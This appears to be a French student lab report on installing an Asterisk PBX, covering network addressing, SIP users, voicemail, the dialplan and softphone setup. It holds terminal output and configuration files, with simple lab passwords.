
Installation d'asterisk



Visualisation du contenu de /etc/asterisk

Machine1(serveur asterisk)

1) Configurer l'adresse de la machine 1:

```
tptest@p20317:~$ cat /etc/network/interfaces
# This file describes the network interfaces available on your system
# and how to activate them. For more information, see interfaces(5).

source /etc/network/interfaces.d/*

auto lo
iface lo inet loopback
# The loopback network interface

auto eth0
iface eth0 inet static
    address 192.168.5.200
    netmask 255.255.255.0
    gateway 192.168.5.1
tptest@p20317:~$
```

auto eth0
iface eth0 inet static
address 192.168.5.200
netmask 255.255.255.0
gateway 192.168.5.1

Redémarrer le networking

```
tptest@p20317:~$ sudo nano /etc/network/interfaces
tptest@p20317:~$ sudo systemctl restart networking
tptest@p20317:~$
```

Configurer l'adresse client

Terminal - tptest@p20303: ~

Fichier Édition Affichage Terminal Onglets Aide

```
  GNU nano 5.4                  /etc/network/interfaces *
# This file describes the network interfaces available on your system
# and how to activate them. For more information, see interfaces(5).

source /etc/network/interfaces.d/*

# The loopback network interface
auto lo
iface lo inet loopback
auto eth0
iface eth0 inet static
        address 192.168.5.11
        netmask 255.255.255.0
        gateway 192.168.5.1




^G Aide      ^O Écrire    ^W Chercher  ^K Couper    ^T Exécuter  ^C Emplacement
^X Quitter   ^R Lire fich.^\ Remplacer ^U Coller    ^J Justifier ^_ Aller ligne
```

```
tptest@p20303:~$ sudo systemctl restart networking
tptest@p20303:~$
```

```
Terminal - tptest@p20303: ~
Fichier  Édition  Affichage  Terminal  Onglets  Aide
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group defaul
t qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
       valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host
       valid_lft forever preferred_lft forever
2: eth0: <NO-CARRIER,BROADCAST,MULTICAST,UP> mtu 1500 qdisc mq state DOWN group
default qlen 1000
    link/ether 40:a6:b7:81:ae:c1 brd ff:ff:ff:ff:ff:ff
    altname enp2s0
    inet 192.168.5.11/24 brd 192.168.5.255 scope global eth0
       valid_lft forever preferred_lft forever
3: eth1: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast state UP gr
oup default qlen 1000
    link/ether 38:ca:84:40:f1:03 brd ff:ff:ff:ff:ff:ff
    altname eno1
    altname enp0s31f6
    inet 192.168.53.3/24 brd 192.168.53.255 scope global dynamic noprefixroute e
th1
       valid_lft 177sec preferred_lft 177sec
    inet6 fe80::3aca:84ff:fe40:f103/64 scope link noprefixroute
       valid_lft forever preferred_lft forever
tptest@p20303:~$
```

ping vers la machine 1 réussi

```
tptest@p20303:~$ ping 192.168.5.200
PING 192.168.5.200 (192.168.5.200) 56(84) bytes of data.
64 bytes from 192.168.5.200: icmp_seq=1 ttl=64 time=1.90 ms
64 bytes from 192.168.5.200: icmp_seq=2 ttl=64 time=1.04 ms
64 bytes from 192.168.5.200: icmp_seq=3 ttl=64 time=1.15 ms
64 bytes from 192.168.5.200: icmp_seq=4 ttl=64 time=0.899 ms
^C
--- 192.168.5.200 ping statistics ---
4 packets transmitted, 4 received, 0% packet loss, time 3003ms
rtt min/avg/max/mdev = 0.899/1.247/1.898/0.385 ms
tptest@p20303:~$
```

Ping vers la machine 2 réussi

```
tptest@p20317:~$ ping 192.168.5.11
PING 192.168.5.11 (192.168.5.11) 56(84) bytes of data.
64 bytes from 192.168.5.11: icmp_seq=1 ttl=64 time=1.08 ms
64 bytes from 192.168.5.11: icmp_seq=2 ttl=64 time=1.19 ms
64 bytes from 192.168.5.11: icmp_seq=3 ttl=64 time=0.858 ms
64 bytes from 192.168.5.11: icmp_seq=4 ttl=64 time=0.984 ms
64 bytes from 192.168.5.11: icmp_seq=5 ttl=64 time=0.741 ms
64 bytes from 192.168.5.11: icmp_seq=6 ttl=64 time=0.889 ms
64 bytes from 192.168.5.11: icmp_seq=7 ttl=64 time=1.04 ms
```

Avant la création des utilisateurs , on vérifie l'état de asterisk

```
Terminal - tptest@p20317: ~
Fichier  Édition  Affichage  Terminal  Onglets  Aide
tptest@p20317:~$ sudo service asterisk status
● asterisk.service - Asterisk PBX
     Loaded: loaded (/lib/systemd/system/asterisk.service; enabled; vendor pres>
     Active: active (running) since Tue 2025-11-25 12:49:48 CET; 36s ago
       Docs: man:asterisk(8)
   Main PID: 4970 (asterisk)
      Tasks: 74 (limit: 9073)
     Memory: 44.4M
        CPU: 751ms
     CGroup: /system.slice/asterisk.service
             ├─4970 /usr/sbin/asterisk -g -f -p -U asterisk -G asterisk
             └─4971 astcanary /var/run/asterisk/alt.asterisk.canary.tweet.tweet>

nov. 25 12:49:48 p20317 asterisk[4970]: [Nov 25 12:49:48] ERROR[4970]: loader.c>
nov. 25 12:49:48 p20317 asterisk[4970]: [Nov 25 12:49:48] ERROR[4970]: loader.c>
nov. 25 12:49:48 p20317 asterisk[4970]: [Nov 25 12:49:48] ERROR[4970]: loader.c>
nov. 25 12:49:48 p20317 asterisk[4970]: [Nov 25 12:49:48] ERROR[4970]: loader.c>
nov. 25 12:49:48 p20317 asterisk[4970]: [Nov 25 12:49:48] ERROR[4970]: loader.c>
nov. 25 12:49:48 p20317 asterisk[4970]: [Nov 25 12:49:48] ERROR[4970]: loader.c>
nov. 25 12:49:48 p20317 asterisk[4970]: [Nov 25 12:49:48] ERROR[4970]: loader.c>
nov. 25 12:49:48 p20317 asterisk[4970]: [Nov 25 12:49:48] ERROR[4970]: loader.c>
nov. 25 12:49:48 p20317 asterisk[4970]: Asterisk Ready.
nov. 25 12:49:48 p20317 systemd[1]: Started Asterisk PBX.
lines 1-22/22 (END)
```

avant la création des utilisateurs


```
tptest@p20317:~$ sudo asterisk -rvvvv
Asterisk 16.28.0~dfsg-0+deb11u8, Copyright (C) 1999 - 2021, Sangoma Technologies
 Corporation and others.
Created by Mark Spencer <markster@digium.com>
Asterisk comes with ABSOLUTELY NO WARRANTY; type 'core show warranty' for detail
s.
This is free software, with components licensed under the GNU General Public
License version 2 and other licenses; you are welcome to redistribute it under
certain conditions. Type 'core show license' for details.
=========================================================================
Connected to Asterisk 16.28.0~dfsg-0+deb11u8 currently running on p20317 (pid =
4970)
p20317*CLI> sip show users
Username                   Secret           Accountcode      Def.Context      AC
L  Forcerport
p20317*CLI>
```

Configurer users.conf

Créer une sauvegarde :

```
tptest@p20317:~$ cp users.conf users.conf.sauve
tptest@p20317:~$ echo "" > users.conf
tptest@p20317:~$
```

Accès au niveau du fichier de configuration



Configuration généraler qui s'appliquera à tous les utilisateurs

```
[general]
hasvoicemail=yes
hassip=yes
```

Template pour définir un ensemble de paramètres qui seront communs à plusieurs utilisateurs

```
[template](!)

type=friend
host=dynamic
dtmfmode=rfc2833
disallow=all
allow=ulaw
allow=alaw
```

Le type friend est à la fois peer et user. Il peut envoyer et recevoir des appels

Création des utilisateurs

```
 GNU nano 5.4                  /etc/asterisk/users.conf *


[1101](template)
fullname = FinanceUser
username = u1101
secret = 1101
mailbox = 1101
context = finance



[1201](template)
fullname = ComptaUser
username = u1201
secret = 1201
mailbox = 1201
context = compta
```

Recharger la configuration d'asterisk

```
p20317*CLI> reload
    -- Reloading module 'extconfig' (Configuration)
    -- Reloading module 'logger' (Logger)
 Asterisk Queue Logger restarted
    -- Reloading module 'res_odbc.so' (ODBC resource)
    -- Reloading module 'res_config_sqlite3.so' (SQLite 3 realtime config engine
)
    -- Reloading module 'res_config_ldap.so' (LDAP realtime interface)
[Nov 25 13:13:43] NOTICE[5625]: res_config_ldap.c:1832 parse_config: No director
y user found, anonymous binding as default.
[Nov 25 13:13:43] ERROR[5625]: res_config_ldap.c:1858 parse_config: No directory
 URL or host found.
[Nov 25 13:13:43] NOTICE[5625]: res_config_ldap.c:1776 reload: Cannot reload LDA
P RealTime driver.
    -- Reloading module 'res_config_curl.so' (Realtime Curl configuration)
    -- Reloading module 'res_statsd.so' (StatsD client support)
    -- Reloading module 'cdr' (CDR Engine)
[Nov 25 13:13:43] NOTICE[5625]: cdr.c:4541 cdr_toggle_runtime_options: CDR simpl
e logging enabled.
    -- Reloading module 'cel' (CEL Engine)
    -- CEL logging disabled.
    -- Reloading module 'dnsmgr' (DNS Manager)
```

Création réussie des utilsateurs

```
p20317*CLI> sip show users
Username                Secret          Accountcode     Def.Context     ACL  Forcerport
1101                    1101                            finance         No   No
1201                    1201                            compta          No   No
p20317*CLI>
```

Configuration de la messagerie vocale

```
tptest@p20317:~$ cp voicemail.conf voicemail.conf.sauve
tptest@p20317:~$ echo "" > voicemail.conf
tptest@p20317:~$
```

```
Terminal - tptest@p20317: ~
Fichier  Édition  Affichage  Terminal  Onglets  Aide
tptest@p20317: ~                                  tptest@p20317: ~
  GNU nano 5.4                                /etc/asterisk/voicemail.conf *
; context any longer.  It is a mailbox identifier format that should only
; be interpreted by app_voicemail.
;
; ********* NOTICE ************************************************************


[general]
maxmsg = 100
maxsecs = 0
minsecs = 0
maxlogins = 3
review = no
saycid = no


[finance]
1101 => 1234,FinanceUser

[compta]
1201 => 1234,ComptaUser
```

Relancer le asterisk

```
p20317*CLI> reload
    -- Reloading module 'extconfig' (Configuration)
    -- Reloading module 'logger' (Logger)
 Asterisk Queue Logger restarted
    -- Reloading module 'res_odbc.so' (ODBC resource)
    -- Reloading module 'res_config_sqlite3.so' (SQLite 3 realtime config engine)
    -- Reloading module 'res_config_ldap.so' (LDAP realtime interface)
[Nov 25 13:13:43] NOTICE[5625]: res_config_ldap.c:1832 parse_config: No directory user found, anonymous binding as default.
[Nov 25 13:13:43] ERROR[5625]: res_config_ldap.c:1858 parse_config: No directory URL or host found.
[Nov 25 13:13:43] NOTICE[5625]: res_config_ldap.c:1776 reload: Cannot reload LDAP RealTime driver.
    -- Reloading module 'res_config_curl.so' (Realtime Curl configuration)
    -- Reloading module 'res_statsd.so' (StatsD client support)
    -- Reloading module 'cdr' (CDR Engine)
[Nov 25 13:13:43] NOTICE[5625]: cdr.c:4541 cdr_toggle_runtime_options: CDR simple logging enabled.
    -- Reloading module 'cel' (CEL Engine)
    -- CEL logging disabled.
    -- Reloading module 'dnsmgr' (DNS Manager)
    -- Reloading module 'dsp' (DSP)
    -- Reloading module 'enum' (ENUM Support)
    -- Reloading module 'features' (Call Features)
    -- Reloading module 'http' (Built-in HTTP Server)
    -- Reloading module 'indications' (Indication Tone Handling)
    -- Reloading module 'acl' (Named ACL system)
    -- Reloading module 'manager' (Asterisk Manager Interface)
```

Configuration du dial up

```
tptest@p20317:~$ cp extensions.conf extensions.conf.sauve
tptest@p20317:~$ echo "" > extensions.conf
tptest@p20317:~$ sudo nano /etc/asterisk/extensions.conf
```

```
[finance]
exten => 1101,1,Dial(SIP/1101)
exten => 1201,1,Dial(SIP/1201)
exten => 600,1,VoiceMailMain()


[compta]
exten => 1101,1,Dial(SIP/1101)
exten => 1201,1,Dial(SIP/1201)
exten => 600,1,VoiceMailMain()
```

Vérification

```
p20317*CLI> sip show peers
Name/username             Host                                    Dyn Forcerport Comedia    ACL Port     Status      Descript
ion
1101/u1101                (Unspecified)                            D  Auto (No)  No             0        Unmonitored

1201/u1201                (Unspecified)                            D  Auto (No)  No             0        Unmonitored

2 sip peers [Monitored: 0 online, 0 offline Unmonitored: 0 online, 2 offline]
p20317*CLI> sip show users
Username                  Secret           Accountcode      Def.Context      ACL  Forcerport
1101                      1101                              finance          No   No
1201                      1201                              compta           No   No
p20317*CLI>
```

INstallation du softphone

```
adoumbia@p20317:~$ sudo apt install linphone
```

```
testp@p20303:~$ ping 192.168.5.100
PING 192.168.5.100 (192.168.5.100) 56(84) bytes of data.
64 bytes from 192.168.5.100: icmp_seq=1 ttl=64 time=1.11 ms
64 bytes from 192.168.5.100: icmp_seq=2 ttl=64 time=1.09 ms
64 bytes from 192.168.5.100: icmp_seq=3 ttl=64 time=1.10 ms
64 bytes from 192.168.5.100: icmp_seq=4 ttl=64 time=0.966 ms
64 bytes from 192.168.5.100: icmp_seq=5 ttl=64 time=0.888 ms
64 bytes from 192.168.5.100: icmp_seq=6 ttl=64 time=1.08 ms
64 bytes from 192.168.5.100: icmp_seq=7 ttl=64 time=1.09 ms
64 bytes from 192.168.5.100: icmp_seq=8 ttl=64 time=1.10 ms
64 bytes from 192.168.5.100: icmp_seq=9 ttl=64 time=0.986 ms
64 bytes from 192.168.5.100: icmp_seq=10 ttl=64 time=1.07 ms
64 bytes from 192.168.5.100: icmp_seq=11 ttl=64 time=1.10 ms
64 bytes from 192.168.5.100: icmp_seq=12 ttl=64 time=1.09 ms
64 bytes from 192.168.5.100: icmp_seq=13 ttl=64 time=0.936 ms
64 bytes from 192.168.5.100: icmp_seq=14 ttl=64 time=1.22 ms
^C
--- 192.168.5.100 ping statistics ---
14 packets transmitted, 14 received, 0% packet loss, time 13018ms
rtt min/avg/max/mdev = 0.888/1.057/1.216/0.081 ms
```


https://www-lipn.univ-paris13.fr/~evangelista/cours/R316-ROM/R316-ROM-tp.pdf

```
[general]
context=public                  ; Default context for incoming calls. Defaults to 'default'
bindport=5060
bindaddr=0.0.0.0
language=fr
dtmfmode=auto
disallow=all
allow=alaw
allow=gsm
```


```
p20303*CLI> reload
    -- Reloading module 'extconfig' (Configuration)
    -- Reloading module 'logger' (Logger)
 Asterisk Queue Logger restarted
    -- Reloading module 'res_odbc.so' (ODBC resource)
    -- Reloading module 'res_config_sqlite3.so' (SQLite 3 realtime config engine)
    -- Reloading module 'res_config_ldap.so' (LDAP realtime interface)
[Nov 26 14:53:33] NOTICE[8630]: res_config_ldap.c:1832 parse_config: No directory user found
, anonymous binding as default.
[Nov 26 14:53:33] ERROR[8630]: res_config_ldap.c:1858 parse_config: No directory URL or host
 found.
[Nov 26 14:53:33] NOTICE[8630]: res_config_ldap.c:1776 reload: Cannot reload LDAP RealTime d
river.
    -- Reloading module 'res_config_curl.so' (Realtime Curl configuration)
    -- Reloading module 'res_statsd.so' (StatsD client support)
    -- Reloading module 'cdr' (CDR Engine)
[Nov 26 14:53:33] NOTICE[8630]: cdr.c:4541 cdr_toggle_runtime_options: CDR simple logging en
abled.
    -- Reloading module 'cel' (CEL Engine)
    -- CEL logging disabled.
    -- Reloading module 'dnsmgr' (DNS Manager)
    -- Reloading module 'dsp' (DSP)
    -- Reloading module 'enum' (ENUM Support)
    -- Reloading module 'features' (Call Features)
```


```
Name/username             Host                                 Dyn Forcerport Comedia    ACL Port     Status      Description
1101/u1101                192.168.5.11                          D  Auto (No)  No            5060     Unmonitored
1201/u1201                192.168.5.11                          D  Auto (No)  No            5060     Unmonitored
2 sip peers [Monitored: 0 online, 0 offline Unmonitored: 2 online, 0 offline]
p20303*CLI>
```

```
[1101]
context=finance
secret=1101
type=friend
host=dynamic
directmedia=yes
directrtpsetup=yes

[1201]
context=compta
secret=1201
type=friend
host=dynamic
directmedia=yes
directrtpsetup=yes

;cos_audio=5                    ; Sets 802.1p priority for RTP audio packets.
;cos_video=4                    ; Sets 802.1p priority for RTP video packets.

^G Aide          ^O Écrire        ^W Chercher      ^K Couper        ^T Exécuter      ^C Emplacement   M-U Annuler      M-A Placer la mar M-] -> Crochet  M-Q Précédent
^X Quitter       ^R Lire fich.    ^\ Remplacer     ^U Coller        ^J Justifier     ^_ Aller ligne   M-E Refaire      M-6 Copier        ^Q Retrouver    M-W Suivant
```





```
[general]
bindport=5060
bindaddr=192.168.5.200
transport=udp
context=default
dtmfmode=auto
disallow=all
allow=ulaw
allowguest=no                   ; Allow or reject guest calls (default is yes)
                                ; If your Asterisk is connected to the Internet
                                ; and you have allowguest=yes
                                ; you want to check which services you offer everyone
                                ; out there, by enabling them in the default context (see below).
;match_auth_username=yes        ; if available, match user entry using the
                                ; 'username' field from the authentication line
```





Accès à l'interface graphique de Yealink



Ajout du profil 1301

```
 GNU nano 5.4                                    /etc/asterisk/users.conf
fullname = ComptaUser
username = u1201
secret = 1201
mailbox = 1201
context = compta

[1301](template)
fullname = telphy
username = u1301
secret = adminadmin
mailbox = 1301
context = compta
```


```
 GNU nano 5.4                                  /etc/asterisk/sip.conf
bindport=5060
transport=udp
dtmfmode=auto
disallow=all
allow=ulaw
allowguest=no

[1101]
context=finance
secret=1101
type=friend
host=dynamic
directmedia=yes
directrtpsetup=yes
[1201]
context=compta
secret=1201
type=friend
host=dynamic
directmedia=yes
directrtpsetup=yes
[1301]
context=compta
secret=1301
type=friend
host=dynamic
directmedia=yes
directrtpsetup=yes
```

